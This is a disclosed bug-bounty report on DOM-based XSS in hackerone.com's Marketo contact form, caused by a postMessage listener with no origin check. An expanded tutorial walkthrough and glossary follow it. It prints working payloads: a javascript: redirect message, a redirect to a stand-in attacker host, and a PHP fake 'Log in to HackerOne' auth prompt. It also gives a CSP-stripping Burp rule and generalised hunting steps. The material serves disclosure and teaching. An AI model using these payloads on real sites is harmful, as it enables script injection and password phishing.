DOM Based XSS in www.hackerone.com via PostMessage
The Marketo contact form on hackerone.com listened for window messages without checking their origin, and trusted a follow-up URL from the message data. An attacker could send a crafted message that made the page redirect to a JavaScript URI, running script in the site's context, though the site's Content Security Policy blocked this in most browsers.

- Triaged in 15 days
- Fixed in 4 months
- Paid in 23 days
- Disclosed after 6 months
Summary:
The Marketo contact form available on the www.hackerone.com website is affected by a cross-site scripting vulnerability, caused by an insecure 'message' event listener installed on the page. Whilst this could allow an attacker to execute JavaScript in the context of the www.hackerone.com application, there were some restrictions which reduced the overall risk presented by the vulnerability.
Description:
The Marketo contact form, which can be used by visiting /contact or '#contact/' is implemented using message events sent between the hackerone.com window an embedded Marketo iframe. When the 'submit' button is clicked, a message containing the form data and some other configuration information is sent to the Marketo iframe, which then submits the data to the server. Once this process is complete, the Marketo iframe sends another message back to the hackerone.com window, reporting the success or failure of the submission.
The JavaScript functions used to handle the message events inside the hackerone.com window have been included below. (Note that this code and all other code examples are taken from the unminified version of the Marketo forms2.js script. www.hackerone.com uses the minified version):
$(window).on("message", onMessage);
function onMessage (e){
  if(e.originalEvent && e.originalEvent.data){
    var d;
    try {
      d = $.parseJSON(e.originalEvent.data);
    }catch(ex){
      return;
    }
    if(d.mktoReady){
      onReady();
    }else if(d.mktoResponse){
      onResponse(d.mktoResponse)
    }
  }
}
The 'message' event listener is instantiated using JQuery, and is configured to call the onMessage function, which parses the data from a string to an Object and then checks for a 'mktoReady' or a 'mktoResponse' property. If the 'mktoResponse' property is found, the following function is called with the property's value as an argument:
function onResponse(mktoResponse){
  var requestId = mktoResponse["for"];
  var request = inflight[requestId];
  if(request){
    if(mktoResponse.error){
      request.error(mktoResponse.data);
    }else{
      request.success(mktoResponse.data);
    }
  }
  delete inflight[requestId];
}
Here, a variable 'requestId' is created and set to the value of the 'for' property of the 'mktoResponse' object, and this is then used to retrieve another object from the 'inflight' array. Inspection of the code revealed that the inflight object is created when the form is submitted, and contains two methods which will be called when the form submission is either successful, or when an error has occurred. If the 'mktoResponse' object contains a property named 'error', the inflight 'error' method will be called. Otherwise, the 'success' method is called with the data property as an argument:
var success = function (data){
  if(data.error){
    onError(data);
  }else if(data.formId){
    var u = findCorrectFollowUpUrl(data);
    if(false === onSuccess(values, u)){
      return;
    }
    cookieHelper.removeCookieAllDomains("_mkto_purl");
    location.href = u;
  }
}

The success function is fairly simple - if there is no error set in the response, it creates a variable named 'u' and sets it to the return value of the 'findCorrectFollowUpUrl' method. This performs some processing on a property named 'followUpUrl' in the response object, which seemed to be a URL to redirect to after the form submission was complete. This was not used by the HackerOne form, but by setting it to an absolute URL, it was possible to control the value of the 'u' variable, which was later used to change the location.href of the window. When the following mktoResponse message was sent to the Hackerone window, the window was redirected to the JavaScript URI, and the code 'alert(document.domain)' was executed by the web browser (screenshot attached):
{"mktoResponse":{"for":"mktoFormMessage0","error":false,"data":{"formId":"1013","followUpUrl":"javascript:alert(document.domain);//","aliId":17144124}}}
However, there were some limitations to this vulnerability which meant that it was not immediately exploitable. First, redirections to a JavaScript URI are considered equivalent to the execution of inline JavaScript, meaning this redirection was blocked by HackerOne's Content Security Policy. Ordinarily, this type of issue would still be exploitable in a browser which does not support CSP (such as Internet Explorer 11), however there appear to be some functional issues, which mean that the site does not work in IE11. I received the following errors in the developer console, which reported that the JavaScript made use of the 'includes' function, which is not available in IE11, causing an error:
SCRIPT438: Object doesn't support property or method 'includes'
js_gSD6OxivXJVJaZwXxHUQz15yz9xczqXghcBxuRO0Ieo.js (43,5)
Another limitation was that the user was required to first visit an attacker's website, and submit the contact form (in order for the inflight object to be populated with the success and error functions). However, based on this report (which required the same conditions) I think it is reasonable to assume that this is accepted as a possible scenario: https://hackerone.com/reports/207042
I was able to get this to execute in Firefox, after disabling CSP using a Burp match and replace on response headers (removing ^Content-Security-Policy: .*$), and a PoC which I have attached to this report. The PoC works by convincing the user to open the Hackerone window by clicking a button (the attacker may include some text here asking that the user fill in the form and submit it). The JavaScript SetInterval function is then used to send a message containing the mktoResponse payload to the window every 250 milliseconds - this is necessary because, when the user submits the form, Marketo will respond with its own message. Repeatedly sending messages will ensure that the attacker's payload is processed by the success function before the legitimate Marketo message.
Another potential 'exploit' via this vulnerability, which does not trigger CSP but could allow for phishing attacks to occur, would be the following message:
{"mktoResponse":{"for":"mktoFormMessage0","error":false,"data":{"formId":"1013","followUpUrl":"https://attacker.sometld/401.php","aliId":17144124}}}
The 401.php page should contain the following content, causing a basic authentication request to show:
<?php
header('WWW-Authenticate: Basic realm="Log in to HackerOne"');
header('HTTP/1.0 401 Unauthorized');
?>

In Firefox and Microsoft Edge, when the authentication prompt is shown the www.hackerone.com page is still visible in the background, making it possible that a user may not realise that the authentication prompt is related to a different application. I have attached a screenshot of this behaviour in Firefox.
It should be noted that this could still be exploited in older versions of web browsers which do not support CSP (Chrome/Firefox ~2013 and earlier, for example). Additionally, if changes are made to the www.hackerone.com application which fix the functional issues, allowing the contact form to be used in IE11, this vulnerability could be immediately used to execute XSS against users of IE11.
To fix this, Marketo should add a check in the listener which ensures that all messages received from another window were sent by a trusted origin. In my testing, I only saw messages sent from a subdomain of 'marketo.com', so I would suggest that they either whitelist the subdomains used to host their messaging iframes, or allow messages from all Marketo subdomains. The value of the followUpUrl property should also be validated, to ensure that it is a HTTP/HTTPS URL, to prevent redirection to to a JavaScript URI.
Impact
An attacker could be able to execute JavaScript in the context of the www.hackerone.com application, if the victim user makes use of a browser which does not support CSP. The attacker could also perform a limited phishing attack in Firefox or Microsoft Edge.
Attachments
Context
The target is the Marketo contact form embedded on www.hackerone.com, reachable at /contact or #contact/. The form is not a plain HTML form on the HackerOne origin: it is an iframe hosted by Marketo, and the page and the iframe talk to each other with postMessage events. When the user clicks submit, the HackerOne window sends a message containing the form data and some configuration to the Marketo iframe, which submits it to the server. When that finishes, the Marketo iframe sends a message back to the HackerOne window reporting success or failure. The vulnerability is in the listener that handles those return messages.
Setup
The researcher worked against the live www.hackerone.com site and its Marketo integration. The code examples in the report come from the unminified version of the Marketo forms2.js script; the production site uses the minified version. To get the payload to execute, the researcher disabled the site's Content Security Policy with a Burp match and replace rule on response headers, removing ^Content-Security-Policy: .*$, and used Firefox. A proof of concept was attached to the report. The precondition for the attack is that the victim first visits an attacker-controlled page and submits the contact form, so that the inflight object is populated with the success and error callbacks.
Finding it
The listener is installed with jQuery and parses every incoming message as JSON, then dispatches on the presence of mktoReady or mktoResponse:
$(window).on("message", onMessage);
function onMessage (e){
  if(e.originalEvent && e.originalEvent.data){
    var d;
    try {
      d = $.parseJSON(e.originalEvent.data);
    }catch(ex){
      return;
    }
    if(d.mktoReady){
      onReady();
    }else if(d.mktoResponse){
      onResponse(d.mktoResponse)
    }
  }
}
Nothing in this handler checks e.origin, so any window that can get a reference to the HackerOne window can send it a message. When mktoResponse is present, the value is passed to onResponse:
function onResponse(mktoResponse){
  var requestId = mktoResponse["for"];
  var request = inflight[requestId];
  if(request){
    if(mktoResponse.error){
      request.error(mktoResponse.data);
    }else{
      request.success(mktoResponse.data);
    }
  }
  delete inflight[requestId];
}
The for property selects an entry from the inflight array, and the entry's error or success method is called with the attacker-supplied data. The inflight entry is created when the form is submitted and holds the two callbacks. The success callback is where the interesting behaviour lives:
var success = function (data){
  if(data.error){
    onError(data);
  }else if(data.formId){
    var u = findCorrectFollowUpUrl(data);
    if(false === onSuccess(values, u)){
      return;
    }
    cookieHelper.removeCookieAllDomains("_mkto_purl");
    location.href = u;
  }
}
findCorrectFollowUpUrl processes a followUpUrl property from the response object, which is meant to be the URL to redirect to after a successful submission. The HackerOne form did not use it, but because the value was taken from the message and assigned to location.href without validation, an attacker who controls the message controls the redirect target.
Exploitation
Step 1: send a crafted mktoResponse
With the victim on the attacker's page and the contact form already submitted, the attacker sends the following message to the HackerOne window:
{"mktoResponse":{"for":"mktoFormMessage0","error":false,"data":{"formId":"1013","followUpUrl":"javascript:alert(document.domain);//","aliId":17144124}}}
for matches the inflight entry created by the form submission, error is false so the success callback runs, formId is present so the redirect branch is taken, and followUpUrl is a JavaScript URI. The window is redirected to that URI and the browser executes alert(document.domain) in the context of www.hackerone.com.
Step 2: work around the Content Security Policy
On the live site the redirect did not fire as an XSS. Redirecting to a JavaScript URI is treated as equivalent to executing inline JavaScript, and HackerOne's CSP blocked it. The usual fallback for a CSP bypass is a browser without CSP support, such as Internet Explorer 11, but the site did not work in IE11. The developer console showed:
SCRIPT438: Object doesn't support property or method 'includes'
[redacted].js (43,5)
The script uses includes, which IE11 does not implement, so the page errored before the vulnerable flow could be reached. To demonstrate the bug, the researcher removed the CSP header with the Burp match and replace rule described above and ran the PoC in Firefox.
Step 3: race the legitimate Marketo response
The PoC opens the HackerOne window when the user clicks a button; the attacker page can carry text asking the user to fill in and submit the form. It then uses setInterval to send the mktoResponse payload every 250 milliseconds. The repetition is needed because when the user submits the form, Marketo sends its own response message. Sending the payload repeatedly ensures the attacker's message is processed by the success callback before the legitimate Marketo message arrives.
Step 4: phishing variant without CSP
A second payload does not trigger CSP and instead produces a phishing primitive:
{"mktoResponse":{"for":"mktoFormMessage0","error":false,"data":{"formId":"1013","followUpUrl":"https://attacker.sometld/401.php","aliId":17144124}}}
The redirect goes to an attacker page that returns a basic authentication challenge:
<?php
header('WWW-Authenticate: Basic realm="Log in to HackerOne"');
header('HTTP/1.0 401 Unauthorized');
?>
In Firefox and Microsoft Edge the authentication prompt appears while the www.hackerone.com page is still visible in the background, so a user may not realise the prompt belongs to a different application.
Root cause
The message listener accepts messages from any origin and acts on their contents. There is no check that the sender is a Marketo iframe, and the followUpUrl value from the message is passed to location.href without validating that it is an HTTP or HTTPS URL. The CSP blocked the JavaScript URI variant, but the phishing variant used an ordinary https URL, which the CSP did not block. The IE11 fallback appeared to be blocked by an unrelated functional bug in the site's JavaScript.
Impact
An attacker could execute JavaScript in the context of www.hackerone.com if the victim uses a browser without CSP support, and could run a limited phishing attack in Firefox or Microsoft Edge. The report also notes that the XSS would work in older browsers without CSP, such as Chrome and Firefox from around 2013 and earlier, and that if the site's functional issues were fixed so the contact form worked in IE11, the vulnerability could be used immediately against IE11 users. Exploitation requires the victim to visit an attacker's site and submit the contact form first. The report treats that precondition as an accepted scenario, citing a previous report that required the same conditions.
Fix
The report recommends two changes to Marketo. The listener should check that every message received from another window was sent by a trusted origin; in testing, messages only came from a subdomain of marketo.com, so the suggestion is to whitelist the subdomains that host the messaging iframes, or allow all Marketo subdomains. The followUpUrl property should also be validated to ensure it is an HTTP or HTTPS URL, preventing redirection to a JavaScript URI.
Variants to test
- Look for
window.addEventListener("message", ...)or$(window).on("message", ...)handlers on any page that embeds a third-party iframe (payment, chat, marketing forms, support widgets) and check whethere.originis compared against an expected value. A positive result is a handler that parsese.dataand acts on it without an origin check. - Trace what the handler does with attacker-controlled fields. Redirects assigned to
location.href,location.replace,document.write,innerHTMLorevalare the high-value sinks. A positive result is a field such as a follow-up URL reaching one of those sinks. - Try a
javascript:URI in any URL-like field taken from a message. If CSP blocks it, try the same field with anhttps://URL to an attacker host that returns a 401 with aWWW-Authenticateheader, and check whether the prompt appears over the target page. - Test whether the handler can be reached before the legitimate third party responds, for example by sending the payload repeatedly on a short interval, and see whether the attacker message is processed first.
- Check whether the site's JavaScript uses features missing from older browsers, and whether that blocks the fallback path. A positive result is a page that works in a CSP-less browser and still reaches the vulnerable handler.
Hunting notes
This class of bug hides in integrations: marketing forms, payment iframes, chat widgets and single sign-on popups that exchange postMessage traffic with the parent page. During recon, search the JavaScript bundles for message event listeners and for parseJSON on event data, and look for third-party scripts such as forms2.js loaded on the main origin. The signal is a listener that dispatches on message contents without an origin check, especially when the message carries a URL that ends up in a navigation. The researcher showed impact by getting alert(document.domain) to run in Firefox with CSP removed, and by demonstrating the phishing prompt in Firefox and Edge.
Difficulty
{"difficulty": "intermediate", "difficulty_reason": "The bug is a straightforward missing origin check in a postMessage listener, but reaching execution required understanding the inflight callback flow, racing the legitimate Marketo response, and working around CSP and an IE11 compatibility failure."}
What happened, in plain words
HackerOne's website has a contact form. You have probably filled in a form like this: you type your name, your email, a message, and you press a button to send it. On www.hackerone.com that form is not built directly into the page. It is a small separate page, called an iframe, that belongs to a company called Marketo, and that small page is shown inside a window cut into the HackerOne page.
An iframe is like a picture frame on a wall: the frame is part of your wall, but the picture inside it was made by someone else. The HackerOne page and the Marketo page inside the frame need to talk to each other. Browsers give them a way to do that, called postMessage: one window can send a small text message to another window, and the other window can listen for it and react.
The problem was in the listening side. The HackerOne page listened for messages and acted on whatever arrived, without checking who sent it. Because of that, a malicious website could open the HackerOne page in a window and send it a fake message that looked like it came from Marketo. The fake message could tell the HackerOne page to redirect itself to a special address that runs JavaScript code. JavaScript is the programming language that runs inside web pages, so running attacker-chosen JavaScript inside www.hackerone.com is serious: that code runs with the same trust as HackerOne's own code.
There were catches, though. HackerOne uses a defence called Content Security Policy (CSP), a set of rules the browser follows that says which kinds of code a page is allowed to run. The CSP blocked the simplest version of the attack. The victim also had to visit the attacker's website first and submit the contact form. And the fallback browser the researcher tried, Internet Explorer 11, could not load the site properly because of an unrelated bug. So the researcher demonstrated the attack in Firefox with the CSP switched off, and also showed a second, milder version that worked without switching anything off: a fake login prompt that could be used to trick people into typing their password.
The setup
The researcher tested against the real www.hackerone.com site and its Marketo integration. The form can be reached at /contact or #contact/.
The code examples in the report come from the unminified version of Marketo's forms2.js script. A script is a file of JavaScript that a page loads. "Minified" means the file has been squashed: spaces and line breaks removed and names shortened, to make it smaller and faster to download. The live site uses the minified version, but the researcher read the readable, unminified one to understand what the code does. That is a common technique: the browser runs the squashed file, but a human can only follow the logic in the tidy one.
To get the payload to actually run, the researcher used a tool called Burp, which sits between the browser and the website and can modify traffic. A "match and replace" rule in Burp watches for a pattern in the server's response and swaps it for something else. The rule removed the header line matching ^Content-Security-Policy: .*$, which is the line that carries the CSP rules. With that line gone, the browser no longer enforced the policy, and the researcher used Firefox.
A proof of concept (PoC) was attached to the report. A PoC is a small, deliberately harmless demonstration, here a page that shows the attack working, so that the people fixing the bug can see it for themselves.
The attack has a precondition: the victim must first visit a page controlled by the attacker and submit the contact form. That matters because of an object in the code called inflight, which is only filled in when the form is submitted. An object, in JavaScript, is a container that holds named values, a bit like a labelled box with compartments. Until the form is submitted, the compartment the attacker needs is empty, and the fake message is ignored.
Finding it
The page installs a listener, a piece of code that says "when a message arrives, run this function". It is installed with jQuery, a popular JavaScript library that makes common tasks shorter to write. The listener parses every incoming message as JSON and then decides what to do based on whether the message contains mktoReady or mktoResponse:
$(window).on("message", onMessage);
function onMessage (e){
  if(e.originalEvent && e.originalEvent.data){
    var d;
    try {
      d = $.parseJSON(e.originalEvent.data);
    }catch(ex){
      return;
    }
    if(d.mktoReady){
      onReady();
    }else if(d.mktoResponse){
      onResponse(d.mktoResponse)
    }
  }
}
Line by line:
$(window).on("message", onMessage);tells the browser: whenever this window receives amessageevent, call the function namedonMessage. The$is jQuery's shorthand for "select something", here the window itself.function onMessage (e){starts that function.eis the event object, a bundle of information about what just happened, including the message text and, importantly, who sent it.if(e.originalEvent && e.originalEvent.data){is a safety check: only continue if there is an underlying browser event and it carries data.&&means "and".var d;creates an empty variable namedd, a named slot to store something in.try {begins a block where errors are caught rather than crashing the page.d = $.parseJSON(e.originalEvent.data);takes the message text and turns it from a string into a JavaScript object. JSON is a text format for structured data, like a very strict shopping list:{"name": "value"}. Parsing means reading that text and building the object it describes.}catch(ex){ return; }says: if the text was not valid JSON, stop quietly and do nothing.if(d.mktoReady){ onReady(); }checks whether the object has amktoReadyproperty, and if so callsonReady, which handles the form being ready.else if(d.mktoResponse){ onResponse(d.mktoResponse) }otherwise checks formktoResponse, the message Marketo sends back after a submission, and passes its contents toonResponse.
The crucial detail is what is missing: nowhere does this handler check e.origin. The origin is the combination of scheme, host and port that identifies where a message came from, roughly "which website sent this". Without that check, any window that can get a reference to the HackerOne window can send it a message, and the page will treat it as if Marketo had sent it.
When mktoResponse is present, its value goes to onResponse:
function onResponse(mktoResponse){
  var requestId = mktoResponse["for"];
  var request = inflight[requestId];
  if(request){
    if(mktoResponse.error){
      request.error(mktoResponse.data);
    }else{
      request.success(mktoResponse.data);
    }
  }
  delete inflight[requestId];
}
Line by line:
function onResponse(mktoResponse){starts the function that handles a Marketo-style response.var requestId = mktoResponse["for"];reads theforproperty from the message and stores it inrequestId. This is an identifier saying which pending request the response belongs to.var request = inflight[requestId];looks that identifier up in theinflightobject, which holds the requests that are currently waiting for an answer. Think ofinflightas a coat-check desk: you hand in a ticket number and get back the coat that belongs to it.if(request){only continue if something was actually found under that identifier.if(mktoResponse.error){ request.error(mktoResponse.data); }if the message says there was an error, call the stored error handler and give it the message'sdata.else{ request.success(mktoResponse.data); }otherwise call the stored success handler with the samedata.delete inflight[requestId];remove the entry, because the request has now been answered.
So the for property picks an entry out of inflight, and the attacker-supplied data is handed to that entry's error or success method. The inflight entry is created when the form is submitted and holds those two callbacks. A callback is simply a function you hand to someone else and say "call this when you are done".
The success callback is where the interesting behaviour lives:
var success = function (data){
  if(data.error){
    onError(data);
  }else if(data.formId){
    var u = findCorrectFollowUpUrl(data);
    if(false === onSuccess(values, u)){
      return;
    }
    cookieHelper.removeCookieAllDomains("_mkto_purl");
    location.href = u;
  }
}
Line by line:
var success = function (data){defines the success handler and names itsuccess. It receives thedatafrom the response.if(data.error){ onError(data); }if the data itself reports an error, hand it toonErrorinstead.else if(data.formId){otherwise, only continue if the data contains aformId, which identifies which form was submitted.var u = findCorrectFollowUpUrl(data);asks a helper function to work out the follow-up URL from the data, and stores the result inu. A URL is a web address, likehttps://example.com/page.if(false === onSuccess(values, u)){ return; }gives the page's own success handler a chance to object; if it returns exactlyfalse, stop here.cookieHelper.removeCookieAllDomains("_mkto_purl");deletes a cookie named_mkto_purlon all domains. A cookie is a small piece of data a website asks the browser to store and send back on later visits, often used to remember who you are.location.href = u;sends the browser to the address inu.location.hrefis the browser's address bar, so assigning to it is a navigation.
findCorrectFollowUpUrl processes a followUpUrl property from the response object. The name suggests its purpose: the address to send the visitor to after a successful submission. The HackerOne form did not use it, but the value was taken straight from the message and assigned to location.href without any validation. Validation means checking that a value is what it claims to be, for example that a supposed web address really starts with http:// or https://. Because there was no such check, whoever controls the message controls where the browser goes.
Exploitation
Step 1: send a crafted mktoResponse
With the victim on the attacker's page and the contact form already submitted, the attacker sends the following message to the HackerOne window:
{"mktoResponse":{"for":"mktoFormMessage0","error":false,"data":{"formId":"1013","followUpUrl":"javascript:alert(document.domain);//","aliId":17144124}}}
Reading it piece by piece:
mktoResponseis the property the listener looks for, so the message is routed toonResponse.forismktoFormMessage0, which matches theinflightentry created by the form submission, so the coat-check desk finds a coat.errorisfalse, so the success callback runs rather than the error one.formIdis present (1013), so the redirect branch insidesuccessis taken.followUpUrlisjavascript:alert(document.domain);//. Ajavascript:address is not a normal web address: it tells the browser to run the code that follows as JavaScript.alertopens a pop-up box, anddocument.domainis the current site's domain name, so this code pops up a box showing which site it is running on. The//at the end turns the rest of the line into a comment, so nothing after it is executed.aliIdis another identifier carried along in the data.
The window is redirected to that address, and the browser executes alert(document.domain) in the context of www.hackerone.com. "In the context of" means the code runs as if HackerOne's own site had written it, with access to the same data and permissions.
The screenshot shows the result in Firefox: the pop-up displaying the domain, which proves the code ran on the HackerOne page rather than on the attacker's page.
Step 2: work around the Content Security Policy
On the live site the redirect did not fire as an XSS. XSS, short for cross-site scripting, is the class of bug where an attacker gets their own JavaScript to run inside someone else's website. Redirecting to a javascript: address is treated by browsers as equivalent to running inline JavaScript, meaning code written directly into the page rather than loaded from a separate file. HackerOne's CSP blocked that, because the policy said such code was not allowed.
The usual fallback when CSP blocks you is a browser that does not support CSP at all, such as Internet Explorer 11. But the site did not work in IE11. The developer console, the panel in the browser that shows errors, displayed:
SCRIPT438: Object doesn't support property or method 'includes'
[redacted].js (43,5)
Line by line:
SCRIPT438is the browser's error code for this kind of failure.Object doesn't support property or method 'includes'says the script tried to use a feature calledincludes, which that browser does not have.includesis a way to ask "does this text contain that piece of text?".[redacted].js (43,5)names the file and the position, line 43, column 5, where it happened.
Because the script uses includes, which IE11 does not implement, the page errored before the vulnerable flow could be reached. The fallback route was therefore closed by an unrelated bug, not by a security control.
To demonstrate the bug anyway, the researcher removed the CSP header with the Burp match and replace rule described above and ran the PoC in Firefox. Removing the header is a testing convenience: it simulates a browser or a site without that protection, so the underlying flaw can be shown.
Step 3: race the legitimate Marketo response
The PoC opens the HackerOne window when the user clicks a button. The attacker page can carry text asking the user to fill in and submit the form, which is what makes the precondition realistic: the user thinks they are doing something ordinary.
The PoC then uses setInterval to send the mktoResponse payload every 250 milliseconds. setInterval is a browser function that runs the same piece of code again and again on a timer. The repetition is needed because when the user submits the form, Marketo sends its own response message. Only one response is handled for a given inflight entry, and the entry is deleted after it is used. Sending the payload repeatedly ensures the attacker's message is processed by the success callback before the legitimate Marketo message arrives. It is a race: whoever gets there first wins, and the attacker keeps trying until they do.
Step 4: phishing variant without CSP
A second payload does not trigger CSP and instead produces a phishing primitive. Phishing is tricking someone into believing a fake page or prompt belongs to a service they trust, usually to capture a password. A primitive here means a basic building block an attacker can use, even if it is not full code execution.
{"mktoResponse":{"for":"mktoFormMessage0","error":false,"data":{"formId":"1013","followUpUrl":"https://attacker.sometld/401.php","aliId":17144124}}}
This message is the same shape as the first one, with one difference: followUpUrl is now an ordinary https:// address on a domain the attacker controls, attacker.sometld. Because it is a normal web address, the CSP has nothing to object to. The browser simply navigates there, which is allowed.
The redirect goes to an attacker page that returns a basic authentication challenge:
<?php
header('WWW-Authenticate: Basic realm="Log in to HackerOne"');
header('HTTP/1.0 401 Unauthorized');
?>
Line by line:
<?phpand?>mark the start and end of PHP code. PHP is a programming language commonly used on web servers to build pages.header('WWW-Authenticate: Basic realm="Log in to HackerOne"');sends a response header telling the browser to ask the user for a username and password.Basicis the name of a simple authentication scheme, andrealmis the label shown in the prompt, here set to "Log in to HackerOne".header('HTTP/1.0 401 Unauthorized');sets the status code to 401, which means "you are not authorised, please identify yourself". A status code is a number the server sends to say how the request went; 200 means fine, 404 means not found, 401 means authentication required.
Together these two headers make the browser show its built-in login box, labelled as if it belonged to HackerOne. In Firefox and Microsoft Edge the authentication prompt appears while the www.hackerone.com page is still visible in the background, so a user may not realise the prompt belongs to a different application. That is the trick: the label says HackerOne, the page behind looks like HackerOne, and the box is actually from the attacker's server.
The screenshot shows that behaviour in Firefox: the login prompt sitting over the HackerOne page.
Root cause
The message listener accepts messages from any origin and acts on their contents. There is no check that the sender is a Marketo iframe. On top of that, the followUpUrl value from the message is passed to location.href without validating that it is an HTTP or HTTPS URL. The CSP blocked the javascript: variant, but the phishing variant used an ordinary https URL, which the CSP did not block. The IE11 fallback appeared to be blocked by an unrelated functional bug in the site's JavaScript, not by a deliberate defence.
Impact
An attacker could execute JavaScript in the context of www.hackerone.com if the victim uses a browser without CSP support, and could run a limited phishing attack in Firefox or Microsoft Edge. The report also notes that the XSS would work in older browsers without CSP, such as Chrome and Firefox from around 2013 and earlier, and that if the site's functional issues were fixed so the contact form worked in IE11, the vulnerability could be used immediately against IE11 users. Exploitation requires the victim to visit an attacker's site and submit the contact form first. The report treats that precondition as an accepted scenario, citing a previous report that required the same conditions.
Fix
The report recommends two changes to Marketo. The listener should check that every message received from another window was sent by a trusted origin. In testing, messages only came from a subdomain of marketo.com, so the suggestion is to whitelist the subdomains that host the messaging iframes, or allow all Marketo subdomains. A whitelist is an explicit list of things that are allowed; anything not on the list is refused. The followUpUrl property should also be validated to ensure it is an HTTP or HTTPS URL, preventing redirection to a javascript: address.
Variants to test
- Look for
window.addEventListener("message", ...)or$(window).on("message", ...)handlers on any page that embeds a third-party iframe (payment, chat, marketing forms, support widgets) and check whethere.originis compared against an expected value. A positive result is a handler that parsese.dataand acts on it without an origin check. - Trace what the handler does with attacker-controlled fields. Redirects assigned to
location.href,location.replace,document.write,innerHTMLorevalare the high-value sinks. A sink is a place where data finally gets used in a way that can be dangerous, like a drain at the end of a pipe. - Try a
javascript:URI in any URL-like field taken from a message. If CSP blocks it, try the same field with anhttps://URL to an attacker host that returns a 401 with aWWW-Authenticateheader, and check whether the prompt appears over the target page. - Test whether the handler can be reached before the legitimate third party responds, for example by sending the payload repeatedly on a short interval, and see whether the attacker message is processed first.
- Check whether the site's JavaScript uses features missing from older browsers, and whether that blocks the fallback path. A positive result is a page that works in a CSP-less browser and still reaches the vulnerable handler.
Hunting notes
This class of bug hides in integrations: marketing forms, payment iframes, chat widgets and single sign-on popups that exchange postMessage traffic with the parent page. During recon, search the JavaScript bundles for message event listeners and for parseJSON on event data, and look for third-party scripts such as forms2.js loaded on the main origin. The signal is a listener that dispatches on message contents without an origin check, especially when the message carries a URL that ends up in a navigation. The researcher showed impact by getting alert(document.domain) to run in Firefox with CSP removed, and by demonstrating the phishing prompt in Firefox and Edge.
Glossary
- iframe: a small web page embedded inside another web page, shown in a rectangular area of the parent page.
- postMessage: a browser feature that lets one window send a text message to another window, for example a page and an iframe.
- message event: the event a window receives when another window sends it a
postMessagemessage. - origin: the combination of scheme, host and port that identifies which website something came from, such as
https://www.hackerone.com. - JavaScript: the programming language that runs inside web pages in the browser.
- JSON: a text format for structured data, written as names and values in braces, which programs can parse into objects.
- parse: to read text and turn it into a structured value a program can work with.
- object: a JavaScript container holding named values, like a box with labelled compartments.
- property: one named value inside an object, such as
followUpUrl. - variable: a named slot in a program that holds a value.
- function: a named block of code that can be called to do something.
- callback: a function handed to another piece of code, to be called when that code finishes.
- listener: code that waits for a particular event and runs a function when it happens.
- jQuery: a popular JavaScript library that shortens common tasks such as selecting elements and handling events.
- minified: a script file with spaces, line breaks and long names removed to make it smaller; hard for humans to read.
- unminified: the readable version of a script, before minification.
- script: a file of JavaScript that a web page loads and runs.
- Content Security Policy (CSP): a set of rules a site sends to the browser saying which kinds of code and content the page may run or load.
- header: extra information sent along with a web request or response, such as the CSP rules or an authentication challenge.
- Burp: a tool that sits between the browser and a website and lets you inspect and modify the traffic.
- match and replace: a Burp rule that finds a pattern in traffic and swaps it for something else.
- proof of concept (PoC): a small demonstration showing that a vulnerability can actually be exploited.
- XSS (cross-site scripting): a bug class where an attacker gets their own JavaScript to run inside someone else's website.
- DOM: the browser's in-memory model of the page; DOM-based XSS means the flaw is in how the page's own JavaScript handles data, not in what the server sent.
javascript:URI: a web address that tells the browser to run the JavaScript code that follows instead of loading a page.- inline JavaScript: code written directly into the page or into a
javascript:address, rather than loaded from a separate file. location.href: the browser's address bar; assigning to it navigates the page.- redirect: sending the browser from one address to another.
- cookie: a small piece of data a website asks the browser to store and send back on later visits.
setInterval: a browser function that runs the same code repeatedly on a timer.- race condition: a situation where the outcome depends on which of two things happens first.
- phishing: tricking someone into believing a fake page or prompt belongs to a service they trust, usually to capture a password.
- primitive: a basic building block an attacker can use, even if it is not full code execution.
- PHP: a programming language commonly used on web servers to build pages.
- status code: a number a server sends to say how a request went, such as 200 for success, 401 for authentication required, 404 for not found.
- 401 Unauthorized: the status code meaning the server wants the client to identify itself.
WWW-Authenticate: the response header that tells the browser to show a login prompt, and what to label it.- Basic authentication: a simple login scheme where the browser asks for a username and password and sends them to the server.
